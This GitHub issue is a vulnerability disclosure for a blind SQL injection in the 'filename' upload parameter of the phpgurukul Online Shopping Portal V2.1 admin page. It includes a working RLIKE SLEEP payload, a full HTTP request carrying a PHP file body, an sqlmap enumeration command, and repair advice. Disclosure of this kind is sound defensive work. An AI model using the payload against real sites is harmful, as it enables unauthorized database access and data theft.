New issue

phpgurukul Online Shopping Portal Project V2.1 /admin/update-image2.php SQL injection #18

Closed

f1rstb100d opened 2 weeks ago Owner

phpgurukul Online Shopping Portal Project V2.1 /admin/update-image2.php SQL injection

NAME OF AFFECTED PRODUCT(S)

- Online Shopping Portal Project

Vendor Homepage

- https://phpgurukul.com/shopping-portal-free-download/

AFFECTED AND/OR FIXED VERSION(S)

submitter

- F1rstb100d

Vulnerable File

- /admin/update-image2.php

VERSION(S)

- V2.1

Software Link

- https://phpgurukul.com/?sdm_process_download=1&download_id=7393

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was identified within the "/admin/update-image2.php" file of the "Online Shopping Portal Project" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "filename". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

Impact

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

DESCRIPTION

- During the security assessment of "Online Shopping Portal Project", I detected a critical SQL injection vulnerability in the "/admin/update-image2.php" file. This vulnerability is attributed to the insufficient validation of user input for the "filename" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

Vulnerability details and POC

Vulnerability location:

- "filename" parameter

Payload:

```
Parameter: MULTIPART #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: ------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
Content-Disposition: form-data; name="productName"

111
------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
Content-Disposition: form-data; name="productimage2";
filename="4de8a7b75cc40f55f9f021d6608b0d25.jpg' RLIKE SLEEP(5) AND 'piJt'='piJt"
Content-Type: image/jpeg

<?php phpinfo(); ?>
------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
Content-Disposition: form-data; name="submit"


------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110--
```

Vulnerability Request Packet

```
POST /shopping/admin/update-image2.php?id=2 HTTP/1.1
Host: 192.168.8.55:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101
Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----
geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
Content-Length: 493
Origin: http://192.168.8.55:8088
Connection: keep-alive
Referer: http://192.168.8.55:8088/shopping/admin/insert-product.php
Cookie: PHPSESSID=t5irah0morql0vjh92ba9ci6ns
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
Content-Disposition: form-data; name="productName"

111
------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
```


```
Content-Disposition: form-data; name="productimage2";
filename="4de8a7b75cc40f55f9f021d6608b0d25.jpg*"
Content-Type: image/jpeg

<?php phpinfo(); ?>
------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110
Content-Disposition: form-data; name="submit"


------geckoformboundaryc5cdfd9ca2ee54229f876c3a32689110--
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
python sqlmap.py -r C:\Users\lenovo\Desktop\test.txt --level 3 --dbs
```



Suggested repair

1. **Employ prepared statements and parameter binding:**
   Prepared statements serve as an effective safeguard against SQL injection as they segregate SQL code from user input data. When using prepared statements, user - entered values are treated as mere data and will not be misconstrued as SQL code.

2. **Conduct input validation and filtering:**
   Rigorously validate and filter user input data to guarantee that it conforms to the expected format. This helps in blocking malicious input.
3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has only the minimum required permissions. Avoid using accounts with elevated privileges (such as 'root' or 'admin') for day - to - day operations.

f1rstb100d 1 hour ago Owner Author •••

CVE-2026-5640.

f1rstb100d closed this as completed 1 hour ago

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants